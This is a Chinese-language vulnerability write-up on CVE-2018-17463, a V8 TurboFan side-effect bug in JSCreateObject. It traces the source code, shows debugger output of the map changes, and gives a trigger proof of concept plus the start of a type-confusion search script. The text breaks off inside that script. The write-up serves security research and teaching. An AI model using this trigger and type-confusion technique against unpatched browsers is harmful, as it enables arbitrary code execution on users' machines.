Google V8引擎的CVE-2018-17463漏洞分析

p4nda / 2019-06-17 06:04:00 / 浏览数 6243 安全技术 漏洞分析 顶(1) 踩(0)

该漏洞是由于对JSCreateObject操作的side-effect判断存在错误，导致优化过程中可消除类型检查节点，从而造成类型混淆，最终可执行任意代码

环境搭建

该漏洞于commit 52a9e67a477bdb67ca893c25c145ef5191976220，因此可以切换至其上一版本`568979f4d891bafec875fab20f608ff9392f4f29`进行漏洞复现。

可以直接利用如下脚本编译`release`版本

```
#!/bin/bash

set -Eeuxo pipefail

fetch v8
pushd v8
git checkout 568979f4d891bafec875fab20f608ff9392f4f29
gclient sync
./tools/dev/gm.py x64.release
popd
```

本文涉及的环境及代码可以从此处下载。

漏洞原因

源码分析

漏洞存在于`src/compiler/js-operator.cc:625`。在此处，代码定义了许多常见IR操作的标识，存在问题的是对`JSCreateObject`操作的判断。

```
#define CACHED_OP_LIST(V)                                                \
... ...
 V(CreateObject, Operator::kNoWrite, 1, 1)                              \
... ...
```

关于IR,是TurboFan内部使用的一种基于图的中间表示，基于Sea-of-Nodes思想。TurboFan通过各节点的的控制依赖（Control dependence）、数据依赖（Data dependence）和操作依赖（Effect dependence）构建IR，并通过多次运行收集的类型信息进行推断优化（speculate）。

而此处定义的IR操作标识，标识在`CreateObject`操作过程中不存在可见的副作用（side-effects），即无需记录到影响链(effect chain)中去。

关于标志的枚举定义在`src/compiler/operator.h:28`

```
// Properties inform the operator-independent optimizer about legal
 // transformations for nodes that have this operator.
 enum Property {
   kNoProperties = 0,
   kCommutative = 1 << 0,  // OP(a, b) == OP(b, a) for all inputs.
   kAssociative = 1 << 1,  // OP(a, OP(b,c)) == OP(OP(a,b), c) for all inputs.
   kIdempotent = 1 << 2,   // OP(a); OP(a) == OP(a).
   kNoRead = 1 << 3,       // Has no scheduling dependency on Effects
   kNoWrite = 1 << 4,      // Does not modify any Effects and thereby
                           // create new scheduling dependencies.
... ...
 };
```

而关于`JSCreateObject`这个操作不存在副作用的推断是否正确，还需要进一步分析。

在Turbofan的优化过程中，存在一个`generic-lowering`阶段，其作用是将JS前缀指令转换为更简单的调用和`stub`调用。在`src/compiler/js-generic-lowering`

```
void JSGenericLowering::LowerJSCreateObject(Node* node) {
 CallDescriptor::Flags flags = FrameStateFlagForCall(node);
 Callable callable = Builtins::CallableFor(
     isolate(), Builtins::kCreateObjectWithoutProperties);
 ReplaceWithStubCall(node, callable, flags);
}
```

kCreateObjectWithoutProperties函数定义在src/builtins/builtins-object-gen.cc:1101。

Ps：这个函数在调试时没有办法直接设置运行断点，需要在函数开头自行添加*DebugBreak()*

```
TF_BUILTIN(CreateObjectWithoutProperties, ObjectBuiltinsAssembler) {
 Node* const prototype = Parameter(Descriptor::kPrototypeArg);
 Node* const context = Parameter(Descriptor::kContext);
 Node* const native_context = LoadNativeContext(context);
 Label call_runtime(this, Label::kDeferred), prototype_null(this),
     prototype_jsreceiver(this);
......
 BIND(&call_runtime);
 {
   Comment("Call Runtime (prototype is not null/jsreceiver)");
[*]    Node* result = CallRuntime(Runtime::kObjectCreate, context, prototype,
                                  UndefinedConstant());
   Return(result);
 }
}
```

在kCreateObjectWithoutProperties的最后调用了runtime函数ObjectCreate，定义在src/runtime/runtime-object.cc:316,在对输入的Object中的prot

```
// ES6 section 19.1.2.2 Object.create ( O [ , Properties ] )
// TODO(verwaest): Support the common cases with precached map directly in
// an Object.create stub.
RUNTIME_FUNCTION(Runtime_ObjectCreate) {
 HandleScope scope(isolate);
 Handle<Object> prototype = args.at(0);
 Handle<Object> properties = args.at(1);
 Handle<JSObject> obj;
 // 1. If Type(O) is neither Object nor Null, throw a TypeError exception.
 if (!prototype->IsNull(isolate) && !prototype->IsJSReceiver()) {
   THROW_NEW_ERROR_RETURN_FAILURE(
       isolate, NewTypeError(MessageTemplate::kProtoObjectOrNull, prototype));
 }
 // 2. Let obj be ObjectCreate(O).
 ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
 [*]    isolate, obj, JSObject::ObjectCreate(isolate, prototype));

... ...
}
```

JSObject::ObjectCreate函数定义在src/objects.cc:1360，可以看到整个函数的流程是利用原有Object中的Map生成新的Map，再根据Map的类型，去生成新的Ob
mode和fast mode，dictionary mode类似于hash表存储，结构较复杂。fast mode是简单的结构体模式。

```
// Notice: This is NOT 19.1.2.2 Object.create ( O, Properties )
MaybeHandle<JSObject> JSObject::ObjectCreate(Isolate* isolate,
                                             Handle<Object> prototype) {
 // Generate the map with the specified {prototype} based on the Object
 // function's initial map from the current native context.
 // TODO(bmeurer): Use a dedicated cache for Object.create; think about
 // slack tracking for Object.create.
 Handle<Map> map =
[*]     Map::GetObjectCreateMap(isolate, Handle<HeapObject>::cast(prototype));

 // Actually allocate the object.
 Handle<JSObject> object;
 if (map->is_dictionary_map()) {
   object = isolate->factory()->NewSlowJSObjectFromMap(map);
 } else {
   object = isolate->factory()->NewJSObjectFromMap(map);
 }
 return object;
}
```

在Map::GetObjectCreateMap函数中涉及了对输入的Object的操作，定义于src/objects.cc:5450。

首先对map和prototype的类型进行判断，当满足(prototype->IsJSObject()且!js_prototype->map()->is_prototype_map()调用JSObject::OptimizeAs

```
Handle<Map> Map::GetObjectCreateMap(Isolate* isolate,
                                    Handle<HeapObject> prototype) {
```

```
 Handle<Map> map(isolate->native_context()->object_function()->initial_map(),
                 isolate);
 if (map->prototype() == *prototype) return map;
 if (prototype->IsNull(isolate)) {
   return isolate->slow_object_with_null_prototype_map();
 }
 if (prototype->IsJSObject()) {
   Handle<JSObject> js_prototype = Handle<JSObject>::cast(prototype);
   if (!js_prototype->map()->is_prototype_map()) {
[*]     JSObject::OptimizeAsPrototype(js_prototype);
   }
   Handle<PrototypeInfo> info =
       Map::GetOrCreatePrototypeInfo(js_prototype, isolate);
   // TODO(verwaest): Use inobject slack tracking for this map.
   if (info->HasObjectCreateMap()) {
     map = handle(info->ObjectCreateMap(), isolate);
   } else {
     map = Map::CopyInitialMap(isolate, map);
     Map::SetPrototype(isolate, map, prototype);
     PrototypeInfo::SetObjectCreateMap(info, map);
   }
   return map;
 }

 return Map::TransitionToPrototype(isolate, map, prototype);
}
```

在JSObject::OptimizeAsPrototype函数中
，定义于src/objects.cc:12518，当满足PrototypeBenefitsFromNormalization(object))时，调用JSObject::NormalizeProperties对原有Object进行

然后再根据原Object的map，申请并复制生成新map。

```
// static
void JSObject::OptimizeAsPrototype(Handle<JSObject> object,
                                   bool enable_setup_mode) {
 if (object->IsJSGlobalObject()) return;
 if (enable_setup_mode && PrototypeBenefitsFromNormalization(object)) {
   // First normalize to ensure all JSFunctions are DATA_CONSTANT.
[*]    JSObject::NormalizeProperties(object, KEEP_INOBJECT_PROPERTIES, 0,
                                     "NormalizeAsPrototype");
 }
 if (object->map()->is_prototype_map()) {
   if (object->map()->should_be_fast_prototype_map() &&
       !object->HasFastProperties()) {
     JSObject::MigrateSlowToFast(object, 0, "OptimizeAsPrototype");
   }
 } else {
... ...
     }
   }
 }
}
```

在JSObject::NormalizeProperties函数中，src/objects.cc:6436，可以发现该函数会调用Map::Normalize根据原有的map生成一个新的map，并且利用新的m

```
void JSObject::NormalizeProperties(Handle<JSObject> object,
                                   PropertyNormalizationMode mode,
                                   int expected_additional_properties,
                                   const char* reason) {
 if (!object->HasFastProperties()) return;

 Handle<Map> map(object->map(), object->GetIsolate());
[*]  Handle<Map> new_map = Map::Normalize(object->GetIsolate(), map, mode, reason);

 MigrateToMap(object, new_map, expected_additional_properties);
}
```

继续跟进Map::Normalize，src/objects.cc:9185，新的map是由Map::CopyNormalized生成的。

```
Handle<Map> Map::Normalize(Isolate* isolate, Handle<Map> fast_map,
                           PropertyNormalizationMode mode, const char* reason) {
 DCHECK(!fast_map->is_dictionary_map());

 Handle<Object> maybe_cache(isolate->native_context()->normalized_map_cache(),
                            isolate);
 bool use_cache =
     !fast_map->is_prototype_map() && !maybe_cache->IsUndefined(isolate);
 Handle<NormalizedMapCache> cache;
 if (use_cache) cache = Handle<NormalizedMapCache>::cast(maybe_cache);

 Handle<Map> new_map;
 if (use_cache && cache->Get(fast_map, mode).ToHandle(&new_map)) {
... ...
 } else {
[*]    new_map = Map::CopyNormalized(isolate, fast_map, mode);
   if (use_cache) {
     cache->Set(fast_map, new_map);
     isolate->counters()->maps_normalized()->Increment();
   }
   if (FLAG_trace_maps) {
     LOG(isolate, MapEvent("Normalize", *fast_map, *new_map, reason));
   }
 }
 fast_map->NotifyLeafMapLayoutChange(isolate);
 return new_map;
}
```

在Map::CopyNormalized函数中，
src/objects.cc:9247，利用RawCopy生成了新的map，随后进行了赋值，包括set_is_dictionary_map，比较明显的是，新生成的map是dictionary模式的。

```
Handle<Map> Map::CopyNormalized(Isolate* isolate, Handle<Map> map,
                                PropertyNormalizationMode mode) {
 int new_instance_size = map->instance_size();
 if (mode == CLEAR_INOBJECT_PROPERTIES) {
   new_instance_size -= map->GetInObjectProperties() * kPointerSize;
 }

[*]  Handle<Map> result = RawCopy(
     isolate, map, new_instance_size,
     mode == CLEAR_INOBJECT_PROPERTIES ? 0 : map->GetInObjectProperties());
 // Clear the unused_property_fields explicitly as this field should not
 // be accessed for normalized maps.
 result->SetInObjectUnusedPropertyFields(0);
 result->set_is_dictionary_map(true);
 result->set_is_migration_target(false);
 result->set_may_have_interesting_symbols(true);
 result->set_construction_counter(kNoSlackTracking);

#ifdef VERIFY_HEAP
 if (FLAG_verify_heap) result->DictionaryMapVerify(isolate);
#endif

 return result;
}
```

在Map::RawCopy中，src/objects.cc:9163，首先新建了一个Handle<Map>，并调用Map::SetPrototype为其设置prototype属性。

```
Handle<Map> Map::RawCopy(Isolate* isolate, Handle<Map> map, int instance_size,
                         int inobject_properties) {
 Handle<Map> result = isolate->factory()->NewMap(
     map->instance_type(), instance_size, TERMINAL_FAST_ELEMENTS_KIND,
     inobject_properties);
 Handle<Object> prototype(map->prototype(), isolate);
[*]  Map::SetPrototype(isolate, result, prototype);
... ...
 return result;
}
```

在Map::SetPrototype中，src/objects.cc:12792，调用JSObject::OptimizeAsPrototype为原有Object的prototype进行优化。

```
// static
void Map::SetPrototype(Isolate* isolate, Handle<Map> map,
                       Handle<Object> prototype,
                       bool enable_prototype_setup_mode) {
 RuntimeCallTimerScope stats_scope(isolate, *map,
                                   RuntimeCallCounterId::kMap_SetPrototype);

 bool is_hidden = false;
 if (prototype->IsJSObject()) {
   Handle<JSObject> prototype_jsobj = Handle<JSObject>::cast(prototype);
[*]    JSObject::OptimizeAsPrototype(prototype_jsobj, enable_prototype_setup_mode);
... ...
}
```

经过JSObject::OptimizeAsPrototype(src/objects.cc:12519)未满足条件，故不进行优化。

最终，原有Object调用JSObject::MigrateToMap，src/objects.cc:4514，根据生成的dictionary mode map进行了重构。

```
void JSObject::MigrateToMap(Handle<JSObject> object, Handle<Map> new_map,
                            int expected_additional_properties) {
 if (object->map() == *new_map) return;
 Handle<Map> old_map(object->map(), object->GetIsolate());
 NotifyMapChange(old_map, new_map, object->GetIsolate());

 if (old_map->is_dictionary_map()) {
   // For slow-to-fast migrations JSObject::MigrateSlowToFast()
   // must be used instead.
... ...
 } else if (!new_map->is_dictionary_map()) {
... ...
   }
 } else {
   MigrateFastToSlow(object, new_map, expected_additional_properties);
 }

 // Careful: Don't allocate here!
 // For some callers of this method, |object| might be in an inconsistent
 // state now: the new map might have a new elements_kind, but the object's
 // elements pointer hasn't been updated yet. Callers will fix this, but in
 // the meantime, (indirectly) calling JSObjectVerify() must be avoided.
 // When adding code here, add a DisallowHeapAllocation too.
}
```

从而我们找到了经过JSCreate操作的数据，是可以被改变的，因此将JSCreate认定为KNoWrite的确是不正确的。

思路验证

关于JSCreate操作可以利用Object.create函数触发。

语法

```
Object.create(proto, [propertiesObject])
```

参数

新创建对象的原型对象。

`propertiesObject`

可选。如果没有指定为 [undefined](), 则是要添加到新创建对象的可枚举属性（即其自身定义的属性，而不是其原型链上的枚举属性）对象的属性描述符以及相应的属性名称。这些属性对应

返回值

一个新对象，带着指定的原型对象和属性。

例外

如果propertiesObject参数是 [null]() 或非原始包装对象，则抛出一个 [TypeError]() 异常。

通过如下代码可以发现，在执行如下代码后，Object a的map的确从fast mode变成了Dictionary

```
let a = {x : 1};
%DebugPrint(a);
Object.create(a);
%DebugPrint(a);
```

```
■■[p4nda@p4nda-virtual-machine] - [~/Desktop/browser/ctf/CVE-2018-17463/v8/out.gn/x64.debug] - [■ 6■ 12, 19:23]
■■[$] <git:(568979f*)> ./d8 --allow-natives-syntax ./test.js
DebugPrint: 0x16610e38e1b1: [JS_OBJECT_TYPE]
- map: 0x0edbef28c981 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x39b5de6046d9 <Object map = 0xedbef2822f1>
- elements: 0x3b84cb382cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x3b84cb382cf1 <FixedArray[0]> {
   #x: 1 (data field 0)
}
0xedbef28c981: [Map]
- type: JS_OBJECT_TYPE
- instance size: 32
- inobject properties: 1
- elements kind: HOLEY_ELEMENTS
- unused property fields: 0
- enum length: invalid
- stable_map
- back pointer: 0x0edbef28c931 <Map(HOLEY_ELEMENTS)>
- prototype_validity cell: 0x372622982201 <Cell value= 1>
- instance descriptors (own) #1: 0x16610e38e1d1 <DescriptorArray[5]>
- layout descriptor: (nil)
- prototype: 0x39b5de6046d9 <Object map = 0xedbef2822f1>
- constructor: 0x39b5de604711 <JSFunction Object (sfi = 0x37262298f991)>
- dependent code: 0x3b84cb382391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
- construction counter: 0

DebugPrint: 0x16610e38e1b1: [JS_OBJECT_TYPE]
- map: 0x0edbef28ca21 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
- prototype: 0x39b5de6046d9 <Object map = 0xedbef2822f1>
- elements: 0x3b84cb382cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x16610e38e209 <NameDictionary[17]> {
  #x: 1 (data, dict_index: 1, attrs: [WEC])
}
0xedbef28ca21: [Map]
- type: JS_OBJECT_TYPE
- instance size: 32
- inobject properties: 1
- elements kind: HOLEY_ELEMENTS
- unused property fields: 0
- enum length: invalid
- dictionary_map
- may_have_interesting_symbols
- prototype_map
- prototype info: 0x39b5de623039 <PrototypeInfo>
- prototype_validity cell: 0x372622982201 <Cell value= 1>
- instance descriptors (own) #0: 0x3b84cb382321 <DescriptorArray[2]>
- layout descriptor: (nil)
- prototype: 0x39b5de6046d9 <Object map = 0xedbef2822f1>
- constructor: 0x39b5de604711 <JSFunction Object (sfi = 0x37262298f991)>
- dependent code: 0x3b84cb382391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
- construction counter: 0
```

漏洞利用

漏洞触发

当前的漏洞已经可以影响一个Object的结构，将其模式修改为Directory，但究竟可以影响Object哪些位置，还需要进一步探究，首先可以先从Object自身结构入手，研

我们知道，在JavaScript中对于一个对象属性的定义有两种，一种是在属性初始化时加入，另一种是在操作中加入，测试代码如下：

```
let a = {x : 1,y:2,z:3};
a.b = 4;
a.c = 5;
```

```
a.d = 6;
%DebugPrint(a);
readline();
Object.create(a);
%DebugPrint(a);
readline();
```

在第一处readline时，可以发现a这个Object的构造如下：

```
pwndbg> v8print 0x31132b18e1e9
0x31132b18e1e9: [JS_OBJECT_TYPE]
- map: 0x0bf82a48cb11 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x2e853b0046d9 <Object map = 0xbf82a4822f1>
- elements: 0x006338502cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x31132b18e389 <PropertyArray[3]> {
   #x: 1 (data field 0)
   #y: 2 (data field 1)
   #z: 3 (data field 2)
   #b: 4 (data field 3) properties[0]
   #c: 5 (data field 4) properties[1]
   #d: 6 (data field 5) properties[2]
}
$1 = 0
```

可以发现，a拥有6个属性，其中b■c■d标志为properties[x]，继续查看这个Object的map，发现在map中指明了整个Object的大小是48字节，并存在3个inobject properties也就是保存在结构体内部的属性，且是[FastProperties]模式的。

```
pwndbg> v8print 0x0bf82a48cb11
0xbf82a48cb11: [Map]
- type: JS_OBJECT_TYPE
- instance size: 48
- inobject properties: 3
- elements kind: HOLEY_ELEMENTS
- unused property fields: 0
- enum length: invalid
- stable_map
- back pointer: 0x0bf82a48cac1 <Map(HOLEY_ELEMENTS)>
- prototype_validity cell: 0x2e853b006459 <Cell value= 0>
- instance descriptors (own) #6: 0x31132b18e449 <DescriptorArray[20]>
- layout descriptor: (nil)
- prototype: 0x2e853b0046d9 <Object map = 0xbf82a4822f1>
- constructor: 0x2e853b004711 <JSFunction Object (sfi = 0x1a09a450aba9)>
- dependent code: 0x006338502391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
- construction counter: 0
```

根据JS中对象指针的形式，可以查看这个Object的结构，显然我们在a初始化中声明的属性值x,y,z被保存在结构体内部，且符合map中指出的三个结构体。

```
pwndbg> x /6gx 0x31132b18e1e8
0x31132b18e1e8: 0x00000bf82a48cb11  0x000031132b18e389
0x31132b18e1f8: 0x0000006338502cf1  0x0000000100000000
0x31132b18e208: 0x0000000200000000  0x0000000300000000
```

再看a结构体中的第二个8字节，在v8print中可以看出其指向properties成员。

```
pwndbg> v8print 0x31132b18e389
0x31132b18e389: [PropertyArray]
- map: 0x006338503899 <Map>
- length: 3
- hash: 0
          0: 4
          1: 5
          2: 6
$3 = 0
```

发现在后续操作中添加的a,b,c被保存在这里，并且属性值的存储顺序是固定的。

```
0x31132b18e388: 0x0000006338503899  0x0000000300000000
0x31132b18e398: 0x0000000400000000  0x0000000500000000
0x31132b18e3a8: 0x0000000600000000
```

而在执行Object.create后，可以发现a的map成员发生了改变，符合我们之前对源码的分析，Object.create对输入的map进行了优化，改为了DictionaryProperti

```
pwndbg> v8print 0x31132b18e1e9
0x31132b18e1e9: [JS_OBJECT_TYPE]
- map: 0x0bf82a48cbb1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
- prototype: 0x2e853b0046d9 <Object map = 0xbf82a4822f1>
- elements: 0x006338502cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x31132b18e4f9 <NameDictionary[53]> {
  #z: 3 (data, dict_index: 3, attrs: [WEC])
  #d: 6 (data, dict_index: 6, attrs: [WEC])
  #b: 4 (data, dict_index: 4, attrs: [WEC])
  #c: 5 (data, dict_index: 5, attrs: [WEC])
  #y: 2 (data, dict_index: 2, attrs: [WEC])
  #x: 1 (data, dict_index: 1, attrs: [WEC])
}
$4 = 0
```

而再次查看结构体，发现其中保存的x,y,z属性值并未存在结构体中：

```
pwndbg> x /6gx 0x31132b18e1e8
0x31132b18e1e8: 0x00000bf82a48cbb1  0x000031132b18e4f9
0x31132b18e1f8: 0x0000006338502cf1  0x0000000000000000
0x31132b18e208: 0x0000000000000000  0x0000000000000000
```

而观察properties成员，发现长度发生明显变化，并且之前存在Object结构体中的x,y,z也进入了properties中。

```
pwndbg> v8print 0x31132b18e4f9
0x31132b18e4f9: [ObjectHashTable]
- map: 0x006338503669 <Map>
- length: 53
- elements: 6
- deleted: 0
- capacity: 16
- elements: {
          0: 7 -> 0
          1: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
          2: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
          3: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
          4: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
          5: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
          6: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
          7: 0x1a09a4506971 <String[1]: z> -> 3
          8: 960 -> 0x0063385025a1 <undefined>
          9: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
         10: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
         11: 0x0063385025a1 <undefined> -> 0x1a09a45050a1 <String[1]: d>
         12: 6 -> 1728
         13: 0x2e853b022991 <String[1]: b> -> 4
         14: 1216 -> 0x0063385025a1 <undefined>
         15: 0x0063385025a1 <undefined> -> 0x0063385025a1 <undefined>
}
$6 = 0
```

而且，其中保存的值也并非顺序保存的，并且结构比较复杂，前0x38个字节代表结构体的map,length等成员，后面有0x35项数据，每个数据占16字节，前8字节代表属性名

```
pwndbg> x /25gx 0x31132b18e4f8
0x31132b18e4f8: 0x0000006338503669  0x0000003500000000
0x31132b18e508: 0x0000000600000000  0x0000000000000000
0x31132b18e518: 0x0000001000000000  0x0000000700000000
0x31132b18e528: 0x0000000000000000  0x00000063385025a1
0x31132b18e538: 0x00000063385025a1  0x00000063385025a1
0x31132b18e548: 0x00000063385025a1  0x00000063385025a1
0x31132b18e558: 0x00000063385025a1  0x00000063385025a1
0x31132b18e568: 0x00000063385025a1  0x00000063385025a1
0x31132b18e578: 0x00000063385025a1  0x00000063385025a1
0x31132b18e588: 0x00000063385025a1  0x00001a09a4506971
0x31132b18e598: 0x0000000300000000  0x000003c000000000
0x31132b18e5a8: 0x00000063385025a1  0x00000063385025a1
0x31132b18e5b8: 0x00000063385025a1
pwndbg> v8print 0x00001a09a4506971
#z
$9 = 0
```

至此，我们大致可以将Object.create对一个Object的影响搞清了，该结构会把全部的属性值都放到properties中存储，并将原先的线性结构改成hash表的字典结构。

回到漏洞，如何将这个side-effect推断错误的影响扩大化呢？一般的想法是利用优化来去掉一些检查的节点。

例如代码：

```
function foo(o) {
       return o.a + o.b;
   }
```

其生成的IR code可能是如下的：

```
CheckHeapObject o
   CheckMap o, map1
   r0 = Load [o + 0x18]

   CheckHeapObject o
   CheckMap o, map1
   r1 = Load [o + 0x20]

   r2 = Add r0, r1
   CheckNoOverflow
   Return r2
```

可以看到第二次当o不变时，第二次CheckMap o, map1是多余的，这次检查节点是可以消除的。

在src/compiler/checkpoint-elimination.cc:18中，可以看到当两个检查节点中间的操作属性是kNoWrite时，则第二个检查节点时多余的。

```
// The given checkpoint is redundant if it is effect-wise dominated by another
// checkpoint and there is no observable write in between. For now we consider
// a linear effect chain only instead of true effect-wise dominance.
bool IsRedundantCheckpoint(Node* node) {
 Node* effect = NodeProperties::GetEffectInput(node);
 while (effect->op()->HasProperty(Operator::kNoWrite) &&
        effect->op()->EffectInputCount() == 1) {
   if (effect->opcode() == IrOpcode::kCheckpoint) return true;
   effect = NodeProperties::GetEffectInput(effect);
 }
 return false;
}
```

那么利用这一点，可以构造一个函数，首先访问一次其内部变量，然后调用Object.create操作，再次访问另一个变量，那么可能造成第二个变量的类型检查消失，如果结

剩下的就是循环这个函数10000次，触发优化发生。

```
function check_vul(){
   function bad_create(x){
       x.a;
       Object.create(x);
       return x.b;

   }

   for (let i = 0;i < 10000; i++){
       let x = {a : 0x1234};
       x.b = 0x5678;
       let res = bad_create(x);
       //log(res);
       if( res != 0x5678){
           console.log(i);
           console.log("CVE-2018-17463 exists in the d8");
           return;
       }

   }
   throw "bad d8 version";

}
check_vul();
```

执行这个函数，会发现的确符合我们的预期，某次函数的返回值并不是0x5678，同时也观察到并不是函数每次执行都会发生这一现象。

```
■■[p4nda@p4nda-virtual-machine] - [~/Desktop/browser/ctf/CVE-2018-17463/v8/out/x64.release] - [■ 6■ 13, 12:30]
■■[$] <git:(568979f*)> ./d8 ./test/test.js
5958
CVE-2018-17463 exists in the d8
```

至此，取得了阶段性进展，可以稳定触发漏洞了。

类型混淆

当可以消除第二个检查节点后就可以获得DictionaryProperties的稳定偏移数据了。但是DictionaryProperties是一个hash表，其每次触发时对应的保存数据位置

第一次：

```
pwndbg> v8print 0x1a8ce618e1d1
0x1a8ce618e1d1: [JS_OBJECT_TYPE]
- map: 0x0e4ccda8cbb1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
- prototype: 0x2d0e328046d9 <Object map = 0xe4ccda822f1>
- elements: 0x180c3d382cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x1a8ce618e4e1 <NameDictionary[53]> {
  #c: 5 (data, dict_index: 5, attrs: [WEC])
  #d: 6 (data, dict_index: 6, attrs: [WEC])
  #x: 1 (data, dict_index: 1, attrs: [WEC])
  #y: 2 (data, dict_index: 2, attrs: [WEC])
  #z: 3 (data, dict_index: 3, attrs: [WEC])
  #b: 4 (data, dict_index: 4, attrs: [WEC])
}
$1 = 0
pwndbg> x /20gx 0x1a8ce618e4e0
0x1a8ce618e4e0: 0x0000180c3d383669  0x0000003500000000
0x1a8ce618e4f0: 0x0000000600000000  0x0000000000000000
0x1a8ce618e500: 0x0000001000000000  0x0000000700000000
0x1a8ce618e510: 0x0000000000000000  0x00001ee0998868c9
0x1a8ce618e520: 0x0000000500000000  0x000005c000000000
0x1a8ce618e530: 0x0000180c3d3825a1  0x0000180c3d3825a1
0x1a8ce618e540: 0x0000180c3d3825a1  0x00001ee0998850a1
0x1a8ce618e550: 0x0000000600000000  0x000006c000000000
0x1a8ce618e560: 0x0000180c3d3825a1  0x0000180c3d3825a1
0x1a8ce618e570: 0x0000180c3d3825a1  0x0000180c3d3825a1
```

第二次：

```
pwndbg> v8print 0x1bf5b6e0e1d1
0x1bf5b6e0e1d1: [JS_OBJECT_TYPE]
- map: 0x2fc05030cbb1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
- prototype: 0x02b0bbe046d9 <Object map = 0x2fc0503022f1>
- elements: 0x2d44edf02cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x1bf5b6e0e4e1 <NameDictionary[53]> {
  #y: 2 (data, dict_index: 2, attrs: [WEC])
  #c: 5 (data, dict_index: 5, attrs: [WEC])
  #z: 3 (data, dict_index: 3, attrs: [WEC])
  #b: 4 (data, dict_index: 4, attrs: [WEC])
  #d: 6 (data, dict_index: 6, attrs: [WEC])
  #x: 1 (data, dict_index: 1, attrs: [WEC])
}
$1 = 0
pwndbg> x /20gx 0x1bf5b6e0e4e0
0x1bf5b6e0e4e0: 0x00002d44edf03669  0x0000003500000000
0x1bf5b6e0e4f0: 0x0000000600000000  0x0000000000000000
0x1bf5b6e0e500: 0x0000001000000000  0x0000000700000000
0x1bf5b6e0e510: 0x0000000000000000  0x000021c78c806959
0x1bf5b6e0e520: 0x0000000200000000  0x000002c000000000
0x1bf5b6e0e530: 0x00002d44edf025a1  0x00002d44edf025a1
0x1bf5b6e0e540: 0x00002d44edf025a1  0x00002d44edf025a1
0x1bf5b6e0e550: 0x00002d44edf025a1  0x00002d44edf025a1
0x1bf5b6e0e560: 0x000021c78c8068c9  0x0000000500000000
0x1bf5b6e0e570: 0x000005c000000000  0x000021c78c806971
```

但发现另一规律：在一次执行过程中，相同属性构造的Object，在DictionaryProperties中的偏移是相同的：

执行如下代码：

```
let a1 = {x : 1,y:2,z:3};
a1.b = 4;
a1.c = 5;
a1.d = 6;
let a2 = {x : 2,y:3,z:4};
a2.b = 7;
a2.c = 8;
a2.d = 9;
Object.create(a1);
%DebugPrint(a1);
Object.create(a2);
%DebugPrint(a2);
readline();
```

发现a1，a2即使属性值不同，但在Properties中属性名相同的仍存在同一位置。

```
pwndbg> v8print 0x20913a10e231
0x20913a10e231: [JS_OBJECT_TYPE]
- map: 0x351140b0cbb1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
- prototype: 0x0e11c9a846d9 <Object map = 0x351140b022f1>
- elements: 0x011a73b82cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x20913a10e599 <NameDictionary[53]> {
  #z: 3 (data, dict_index: 3, attrs: [WEC])
  #b: 4 (data, dict_index: 4, attrs: [WEC])
  #y: 2 (data, dict_index: 2, attrs: [WEC])
  #c: 5 (data, dict_index: 5, attrs: [WEC])
  #x: 1 (data, dict_index: 1, attrs: [WEC])
  #d: 6 (data, dict_index: 6, attrs: [WEC])
}
$1 = 0
pwndbg> v8print 0x20913a10e541
0x20913a10e541: [JS_OBJECT_TYPE]
- map: 0x351140b0cc51 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
- prototype: 0x0e11c9a846d9 <Object map = 0x351140b022f1>
- elements: 0x011a73b82cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x20913a10e789 <NameDictionary[53]> {
  #z: 4 (data, dict_index: 3, attrs: [WEC])
  #b: 7 (data, dict_index: 4, attrs: [WEC])
  #y: 3 (data, dict_index: 2, attrs: [WEC])
  #c: 8 (data, dict_index: 5, attrs: [WEC])
  #x: 2 (data, dict_index: 1, attrs: [WEC])
  #d: 9 (data, dict_index: 6, attrs: [WEC])
}
$2 = 0
pwndbg> x /10gx 0x20913a10e598+0x38
0x20913a10e5d0: 0x0000011a73b825a1  0x0000011a73b825a1
0x20913a10e5e0: 0x0000011a73b825a1  0x000003c505686971
0x20913a10e5f0: 0x0000000300000000  0x000003c000000000
0x20913a10e600: 0x0000011a73b825a1  0x0000011a73b825a1
0x20913a10e610: 0x0000011a73b825a1  0x00000e11c9aa2991
pwndbg> x /10gx 0x20913a10e788+0x38
0x20913a10e7c0: 0x0000011a73b825a1  0x0000011a73b825a1
0x20913a10e7d0: 0x0000011a73b825a1  0x000003c505686971
0x20913a10e7e0: 0x0000000400000000  0x000003c000000000
0x20913a10e7f0: 0x0000011a73b825a1  0x0000011a73b825a1
0x20913a10e800: 0x0000011a73b825a1  0x00000e11c9aa2991
```

那么我们可以得到一个结论，在一次利用中只要找到一对可以用于类型混淆的属性名就可以作为先验知识一直使用了。

我们可以通过构建一个对象，其中把属性名和属性值设置为有规律的键值对，如{'bi' => -(i+0x4869)
}，在恶意构造的函数中，返回全部可读的Properties值，通过其值的规律性，可以找到一对在属性改变先后可以对应的属性名X1■X2，达到恶意函数返回a.x1，实质上是

搜索X1■X2对的代码如下：

```
// check collision between directory mode and fast mode
let OPTIMIZATION_NUM = 10000
let OBJ_LEN  = 0x30

